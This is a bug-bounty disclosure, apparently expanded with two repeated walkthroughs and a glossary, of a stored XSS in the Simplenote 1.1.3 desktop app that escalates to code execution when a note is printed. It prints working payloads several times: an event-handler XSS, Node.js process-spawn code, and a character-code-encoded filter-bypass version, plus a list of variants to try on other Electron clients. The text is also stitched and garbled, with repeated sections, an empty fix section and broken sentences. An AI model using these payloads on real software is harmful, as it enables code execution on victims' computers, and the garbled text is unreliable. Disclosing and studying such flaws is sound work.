RCE via Print function [Simplenote 1.1.3 - Desktop app]
A stored XSS in Simplenote 1.1.3 desktop app runs malicious note code when the user prints the note, and the report shows this can be escalated to run a program such as a calculator.
 Originally disclosed on HackerOne
- Fixed in 29 days
- Paid in 29 days
- Disclosed after 60 days
In Simplenote 1.1.3 - Desktop app there is a stored XSS vulnerability that can be used to execute arbitrary code. If there is malicious code in the note and the user tries to print it (for example to save it as a PDF), the malicious code runs.
This report is based on the report #291539, by Yasin Soliman (ysx). I used his code to pass from XSS to RCE.
Step to reproduce
1 - Prerequisites
- Download and install Simplenote 1.1.3 Desktop app (I use Debian, but I think the problem is present on all desktop versions)
- Markdown must not be enabled
2 - Stored XSS
Create a new note, and you write this text:
">'><details/open/ontoggle=confirm('XSS')>

Now go to File --> Print. An alert box appears, so there is a XSS vulnerability and the code runs when the user tries to print the note.
3 - From XSS to RCE
Thanks to [ysx] (https://hackerone.com/ysx), I used the code in his proof-of-concept. The code to open the Gnome calculator in Debian is:
var Process = process.binding('process_wrap').Process;
var proc = new Process();
proc.onexit = function(a,b) {};
var env = process.env;
var env_ = [];
for (var key in env) env_.push(key+'='+env[key]);
proc.spawn({file:'/usr/bin/gnome-calculator',cwd:null,windowsVerbatimArguments:false,detached:false,envPairs:env_,stdio:[{type:'ignore'},{type:'ignore'},{type:'ignore'}]});
Now you use the functions writeln() and String.fromCharCode() to bypass possible filters. So you [encode] (https://www.martineve.com/2007/05/15/javascript-eval-string-fromcharcode-encoder) the script into unicode values. Now you can create the payload:

">'><img src=x onerror=writeln(String.fromCharCode(60,115,99,114,105,112,116,62,10,118,97,114,32,80,114,111,99,101,115,115,32,61,32,112,114,111,99,101,115,115,46,98,105,110,100,105,110,103,40,39,112,114,111,99,101,115,115,95,119,114,97,112,39,41,46,80,114,111,99,101,115,115,59,10,118,97,114,32,112,114,111,99,32,61,32,110,101,119,32,80,114,111,99,101,115,115,40,41,59,10,112,114,111,99,46,111,110,101,120,105,116,32,61,32,102,117,110,99,116,105,111,110,40,97,44,98,41,32,123,125,59,10,118,97,114,32,101,110,118,32,61,32,112,114,111,99,101,115,115,46,101,110,118,59,10,118,97,114,32,101,110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,121,32,105,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,101,121,43,39,61,39,43,101,110,118,91,107,101,121,93,41,59,10,112,114,111,99,46,115,112,97,119,110,40,123,102,105,108,101,58,39,47,117,115,114,47,98,105,110,47,103,110,111,109,101,45,99,97,108,99,117,108,97,116,111,114,39,44,99,119,100,58,110,117,108,108,44,119,105,110,100,111,119,115,86,101,114,98,97,116,105,109,65,114,103,117,109,101,110,116,115,58,102,97,108,115,101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,101,110,118,80,97,105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,93,125,41,59,10,60,47,115,99,114,105,112,116,62))>
You write it in a note, then you print it (or save like pdf). The Gnome calculator will open.
I have attached two screenshots and a proof-of-concept video.
Impact
An attacker can create a note with malicious code. Then he can share it with the victim, asking to print it or save it in pdf (it may be useful to have a pdf file) so the code is executed on the victim's computer.
Attachments
Context
Simplenote is a note-taking application, and this report concerns its desktop build, version 1.1.3. The feature at the centre of the issue is the print function: from the File menu a user can print a note, or save it as a PDF. When a note is printed, its content is interpreted as markup, and that is where the problem lies.
The report describes a stored cross-site scripting (XSS) vulnerability in that rendering path which can be escalated to remote code execution (RCE). If a note contains malicious code and the user tries to print it, the code runs. The write-up builds on an earlier report, #291539 by Yasin Soliman (ysx), and reuses his code to move from XSS to RCE.
Setup
The preconditions are short and specific:
- Download and install the Simplenote 1.1.3 desktop app. The researcher used Debian and notes that the problem is probably present on all desktop versions.
- Markdown must not be enabled.
No account details, roles or additional tooling are described in the report.
Finding it
The researcher does not describe a discovery process; the report is a reproduction of a known stored XSS in the print path, extended with an RCE payload. The observation that matters is that the print rendering of a note executes markup embedded in the note text, and that the payload can reach Node.js internals such as process.binding. The first step is therefore to confirm the XSS with a minimal payload, and the second is to turn that JavaScript execution into a process spawn.
Exploitation
Step 1: Confirm the stored XSS
Create a new note and write this text into it:
">'><details/open/ontoggle=confirm('XSS')>
Then go to File --> Print. An alert box appears, which confirms that the code runs when the user tries to print the note. The payload injects a <details> element with an open attribute and an ontoggle handler that calls confirm('XSS').
Step 2: Prepare the code that opens a process
The code used to open the Gnome calculator on Debian is:
var Process = process.binding('process_wrap').Process;
var proc = new Process();
proc.onexit = function(a,b) {};
var env = process.env;
var env_ = [];
for (var key in env) env_.push(key+'='+env[key]);
proc.spawn({file:'/usr/bin/gnome-calculator',cwd:null,windowsVerbatimArguments:false,detached:false,envPairs:env_,stdio:[{type:'ignore'},{type:'ignore'},{type:'ignore'}]});
This reaches into Node.js internals through process.binding('process_wrap') to obtain the Process constructor, instantiates it, copies the current environment into an array of key=value pairs, and calls spawn with /usr/bin/gnome-calculator as the file to execute. Standard input, output and error are all set to ignore.
Step 3: Encode the script to bypass filters
The researcher uses the functions writeln() and String.fromCharCode() to bypass possible filters, encoding the script into Unicode values with an external encoder. The resulting payload is:
">'><img src=x onerror=writeln(String.fromCharCode(60,115,99,114,105,112,116,62,10,118,97,114,32,80,114,111,99,101,115,115,32,61,32,112,114,111,99,101,115,115,46,98,105,110,100,105,110,103,40,39,112,114,111,99,101,115,115,95,119,114,97,112,39,41,46,80,114,111,99,101,115,115,59,10,118,97,114,32,112,114,111,99,32,61,32,110,101,119,32,80,114,111,99,101,115,115,40,41,59,10,112,114,111,99,46,111,110,101,120,105,116,32,61,32,102,117,110,99,116,105,111,110,40,97,44,98,41,32,123,125,59,10,118,97,114,32,101,110,118,32,61,32,112,114,111,99,101,115,115,46,101,110,118,59,10,118,97,114,32,101,110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,121,32,105,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,101,121,43,39,61,39,43,101,110,118,91,107,101,121,93,41,59,10,112,114,111,99,46,115,112,97,119,110,40,123,102,105,108,101,58,39,47,117,115,114,47,98,105,110,47,103,110,111,109,101,45,99,97,108,99,117,108,97,116,111,114,39,44,99,119,100,58,110,117,108,108,44,119,105,110,100,111,119,115,86,101,114,98,97,116,105,109,65,114,103,117,109,101,110,116,115,58,102,97,108,115,101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,101,110,118,80,97,105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,93,125,41,59,10,60,47,115,99,114,105,112,116,62))>
As in the first payload, ">'>< breaks out of the surrounding markup. The injected element is an <img> with an onerror handler. Instead of executing the script directly, the handler calls writeln() with the output of String.fromCharCode(), which reconstructs the script from its character codes at runtime. The handler reconstructs the script from its character codes at runtime.
Step 4: Trigger it
Write the payload into a note, then print it (or save it as a PDF). The Gnome calculator opens.
The researcher attached two screenshots and a proof-of-concept video.
Root cause
The report does not analyse the application's source. What it establishes is that note content is rendered as markup in the print path, so injected elements and event handlers execute, and that the JavaScript context in which that markup runs has access to Node.js internals such as process.binding('process_wrap'). The combination of unsanitised markup rendering and a privileged JavaScript context is what turns a stored XSS into code execution. Why the existing defences did not stop the injection is not stated; .
Impact
An attacker can create a note containing malicious code and share it with a victim, asking the victim to print it or save it as a PDF (the report notes that having a PDF file may be useful as a pretext), so that the code executes on the victim's computer. Execution requires the victim to open the note and invoke the print or save-as-PDF function; the report does not describe any way to trigger it without that interaction.
Fix
Variants to test
- Try other markup injection points in the print or export path, such as SVG or MathML elements with event handlers. A positive result is script execution when the note is printed.
- Try the same payload with Markdown enabled and disabled, since the report specifies Markdown must be off. A positive result is execution in either mode.
- Try other event handlers and element types in place of
<details/open/ontoggle>and<img onerror>, for example<svg onload>. A positive result is the same alert or process spawn. - Try the
String.fromCharCode()encoding with other filter-bypass wrappers, such asevalordocument.write, wherewriteln()is unavailable. A positive result is the decoded script running. - Try the process-spawn technique against other Electron-style desktop clients that render user content. A positive result is an application of the attacker's choosing starting on the victim's machine when the content is rendered.
What happened, in plain words
Simplenote is a note-taking application: you write text notes and the app keeps them for you. This report is about its desktop version, the program you install on your own computer rather than use in a browser tab. The version examined here is 1.1.3.
The feature at the centre of the issue is printing. From the File menu you can print a note, or save it as a PDF file. When a note is printed, the app interprets the note's content as markup, the same kind of instructions a web page uses to describe headings, images and links. That interpretation step is where the problem lies.
The report describes a stored cross-site scripting (XSS) vulnerability in that printing path, which can be escalated to remote code execution (RCE). In plain terms: if a note contains malicious code, and the user tries to print that note, the code runs on the user's computer. "Stored" means the malicious content sits saved inside the note, waiting, rather than being sent fresh each time. "Cross-site scripting" means the app treats text that should be inert as if it were instructions. "Remote code execution" means an attacker ends up running a program of their choosing on someone else's machine.
The write-up builds on an earlier report, #291539 by Yasin Soliman (ysx), and reuses his code to move from XSS to RCE. In other words, this report reuses code from an earlier report to turn the XSS into starting a real program on the computer.
Setup
The preconditions are short and specific:
- Download and install the Simplenote 1.1.3 desktop app. The researcher used Debian, a Linux distribution, and notes that the problem is probably present on all desktop versions.
- Markdown must not be enabled.
Markdown is a lightweight way of writing formatting using plain characters, for example stars around a word to make it bold. Many note apps offer it as an option. Here the report says it has to be switched off.
No account details, roles or additional tooling are described in the report.
Finding it
The researcher does not describe a discovery process; the report is a reproduction of a known stored XSS in the print path, extended with an RCE payload. The observation that matters is that the print rendering of a note executes markup embedded in the note text, and that the payload can reach Node.js internals.
Two ideas need unpacking here. Node.js is a runtime that lets JavaScript run outside a browser, and it is what many desktop apps built with web technology use under the hood. "Internals" are the low-level parts of that runtime, normally not meant to be reachable from ordinary page content. If note text can reach them, then a small script in a note can do things a web page never could, such as start another program.
The first step is therefore to confirm the XSS with a minimal payload, and the second is to turn that JavaScript execution into a process spawn. A process is simply a running program on the computer; spawning one means asking the operating system to start it.
Exploitation
Step 1: Confirm the stored XSS
Create a new note and write this text into it:
">'><details/open/ontoggle=confirm('XSS')>
Then go to File --> Print. An alert box appears, which confirms that the code runs when the user tries to print the note.
Line by line, in plain words:
">'><is the escape part. These characters close the attribute and the tag early, so whatever follows is no longer treated as text but as new markup. Think of it like finishing someone else's sentence with a full stop and then starting your own sentence.<details>is a standard HTML element that shows a collapsible section. It has anopenattribute that makes the section start expanded.ontoggleis an event handler that runs when the element's open/closed state changes.confirm('XSS')asks the browser to show a small dialog box with the text XSS and OK/Cancel buttons. It is the classic, harmless way to prove that JavaScript is running: no damage, just a visible pop-up.
So the payload closes the surrounding markup, injects a new element, and attaches a handler that pops a box. The alert is the proof that the note's text was interpreted as instructions.
Step 2: Prepare the code that opens a process
The code used to open the Gnome calculator on Debian is:
var Process = process.binding('process_wrap').Process;
var proc = new Process();
proc.onexit = function(a,b) {};
var env = process.env;
var env_ = [];
for (var key in env) env_.push(key+'='+env[key]);
proc.spawn({file:'/usr/bin/gnome-calculator',cwd:null,windowsVerbatimArguments:false,detached:false,envPairs:env_,stdio:[{type:'ignore'},{type:'ignore'},{type:'ignore'}]});
Line by line:
var Process = process.binding('process_wrap').Process;reaches into Node.js internals.process.bindingis a low-level door into the runtime's own modules;process_wrapis the module that wraps operating-system processes. From it the code takes theProcessconstructor, the blueprint for creating a new process object.var proc = new Process();creates one such object. Nothing has started yet; it is an empty handle waiting to be told what to run.proc.onexit = function(a,b) {};sets a callback that runs when the process exits. Here it is an empty function, so nothing happens on exit. It is there so the code has a defined handler rather than leaving it unset.var env = process.env;copies the current environment. The environment is a set of name/value settings the operating system passes to every program, such as where to find temporary files or which language to use.var env_ = [];creates an empty array to hold those settings in a different shape.for (var key in env) env_.push(key+'='+env[key]);walks through every setting and pushes it into the array as akey=valuestring, the format a new process expects.proc.spawn({...})is the actual launch.file:'/usr/bin/gnome-calculator'is the program to start: the Gnome calculator, a harmless choice that makes the result obvious.cwd:nullmeans no particular working directory is set.windowsVerbatimArguments:falseanddetached:falseare options about how arguments are passed and whether the new process is tied to the parent.envPairs:env_hands over the environment array built above.stdio:[{type:'ignore'},{type:'ignore'},{type:'ignore'}]sets the new program's input, output and error channels to be ignored, so it runs without needing a terminal.
Why this step matters: the XSS in step 1 only proves that JavaScript runs inside the app. This code is what turns that into starting a real program on the machine, which is the difference between a pop-up and code execution.
Step 3: Encode the script to bypass filters
The researcher uses the functions writeln() and String.fromCharCode() to bypass possible filters, encoding the script into Unicode values with an external encoder. The idea is simple: if a filter looks for the word script or for process, it will not find them, because the payload contains only numbers. The numbers are turned back into text at the moment the code runs.
The resulting payload is:
">'><img src=x onerror=writeln(String.fromCharCode(60,115,99,114,105,112,116,62,10,118,97,114,32,80,114,111,99,101,115,115,32,61,32,112,114,111,99,101,115,115,46,98,105,110,100,105,110,103,40,39,112,114,111,99,101,115,115,95,119,114,97,112,39,41,46,80,114,111,99,101,115,115,59,10,118,97,114,32,112,114,111,99,32,61,32,110,101,119,32,80,114,111,99,101,115,115,40,41,59,10,112,114,111,99,46,111,110,101,120,105,116,32,61,32,102,117,110,99,116,105,111,110,40,97,44,98,41,32,123,125,59,10,118,97,114,32,101,110,118,32,61,32,112,114,111,99,101,115,115,46,101,110,118,59,10,118,97,114,32,101,110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,121,32,105,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,101,121,43,39,61,39,43,101,110,118,91,107,101,121,93,41,59,10,112,114,111,99,46,115,112,97,119,110,40,123,102,105,108,101,58,39,47,117,115,114,47,98,105,110,47,103,110,111,109,101,45,99,97,108,99,117,108,97,116,111,114,39,44,99,119,100,58,110,117,108,108,44,119,105,110,100,111,119,115,86,101,114,98,97,116,105,109,65,114,103,117,109,101,110,116,115,58,102,97,108,115,101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,101,110,118,80,97,105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,93,125,41,59,10,60,47,115,99,114,105,112,116,62))>
Line by line:
">'><does the same job as before: it breaks out of the surrounding markup so the rest is treated as new elements.<img src=x onerror=...>injects an image element.onerroris an event handler that runs when the image fails to load. This is a reliable trick because it does not depend on the user clicking anything.writeln(...)is used together withString.fromCharCode()to bypass possible filters.String.fromCharCode(...)takes a list of numbers and returns the text those numbers represent. Each number is the character code of one character. The long list of numbers is the entire process-spawning script from step 2, plus the opening<script>and closing</script>tags around it, written as numbers instead of letters.
Why encode at all? Because a filter that scans note text for suspicious words would see only digits and punctuation. The dangerous words appear only after the code has already started running, too late for a text filter to stop them.
Step 4: Trigger it
Write the payload into a note, then print it (or save it as a PDF). The Gnome calculator opens. That single visible result is the proof: a program the note never mentioned in readable form has started on the computer.
The researcher attached two screenshots and a proof-of-concept video.
Root cause
The report does not analyse the application's source. What it establishes is that note content is rendered as markup in the print path, so injected elements and event handlers execute, and that the JavaScript context in which that markup runs has access to Node.js internals such as process.binding('process_wrap').
Sanitisation means cleaning input so that anything which looks like instructions is neutralised, for example by turning angle brackets into harmless text. The combination of unsanitised markup rendering and a privileged JavaScript context is what turns a stored XSS into code execution. A useful comparison: it is the difference between a stranger being able to write on your noticeboard, and a stranger being able to write on your noticeboard and also reach the keys to your house hanging next to it. Why the existing defences did not stop the injection is not stated; .
Impact
An attacker can create a note containing malicious code and share it with a victim, asking the victim to print it or save it as a PDF (the report notes that having a PDF file may be useful as a pretext), so that the code executes on the victim's computer. A pretext here means a believable reason: "could you save this as a PDF for me?" sounds ordinary, which makes the victim more likely to perform the one action the attack needs.
Execution requires the victim to open the note and invoke the print or save-as-PDF function; the report does not describe any way to trigger it without that interaction. That interaction is the lock on the door: without it, nothing happens.
Fix
In everyday terms: stop treating note text as instructions when printing, and do not leave the keys to the machine within reach of the noticeboard.
Variants to test
- Try other markup injection points in the print or export path, such as SVG or MathML elements with event handlers. SVG and MathML are other markup languages a browser understands, with their own elements and events. A positive result is script execution when the note is printed.
- Try the same payload with Markdown enabled and disabled, since the report specifies Markdown must be off. A positive result is execution in either mode.
- Try other event handlers and element types in place of
<details/open/ontoggle>and<img onerror>, for example<svg onload>. A positive result is the same alert or process spawn. - Try the
String.fromCharCode()encoding with other filter-bypass wrappers, such asevalordocument.write, wherewriteln()is unavailable. A positive result is the decoded script running. - Try the process-spawn technique against other Electron-style desktop clients that render user content. Electron is a framework for building desktop apps with web technology, and apps built on it share the same underlying runtime. A positive result is an application of the attacker's choosing starting on the victim's machine when the content is rendered.
Glossary
- API: a defined way for one piece of software to ask another to do something, like a menu of allowed requests.
- Callback: a function you hand to another piece of code so it can be run later, when something happens.
- Cross-site scripting (XSS): a flaw where text that should be displayed as plain content is instead treated as instructions and executed.
- Debian: a Linux distribution, an operating system built from free software.
- Electron: a framework for building desktop applications using web technology and the Node.js runtime.
- Environment variables: named settings the operating system passes to programs, such as paths and language preferences.
- Event handler: code attached to an element that runs when a particular event occurs, such as an image failing to load.
- Gnome calculator: a calculator program that ships with the Gnome desktop environment on Linux.
- HTML: the markup language used to describe the structure of a web page or rendered document.
- JavaScript: the programming language that runs in browsers and in Node.js.
- Markdown: a lightweight way of writing formatting with plain characters, such as stars for bold.
- Markup: text plus tags that describe structure, such as headings, images and links.
- MathML: a markup language for writing mathematical formulas.
- Node.js: a runtime that lets JavaScript run outside a browser, used by many desktop apps.
- Payload: the piece of input an attacker sends to trigger a vulnerability.
- PDF: a file format for documents that look the same on any device, often used for printing and sharing.
- Process: a running program on a computer.
- Process spawn: asking the operating system to start a new program.
- Remote code execution (RCE): a flaw that lets an attacker run their own code on someone else's machine.
- Sanitisation: cleaning input so that anything resembling instructions is neutralised before it is displayed.
- Simplenote: a note-taking application; this report concerns its desktop version 1.1.3.
- Stored XSS: XSS where the malicious content is saved (stored) and runs later when the saved content is viewed or processed.
- SVG: a markup language for drawing shapes and images, understood by browsers.
- Unicode: a standard that assigns a number to every character, which is what
String.fromCharCodeuses. - Working directory: the folder a program treats as its current location when it starts.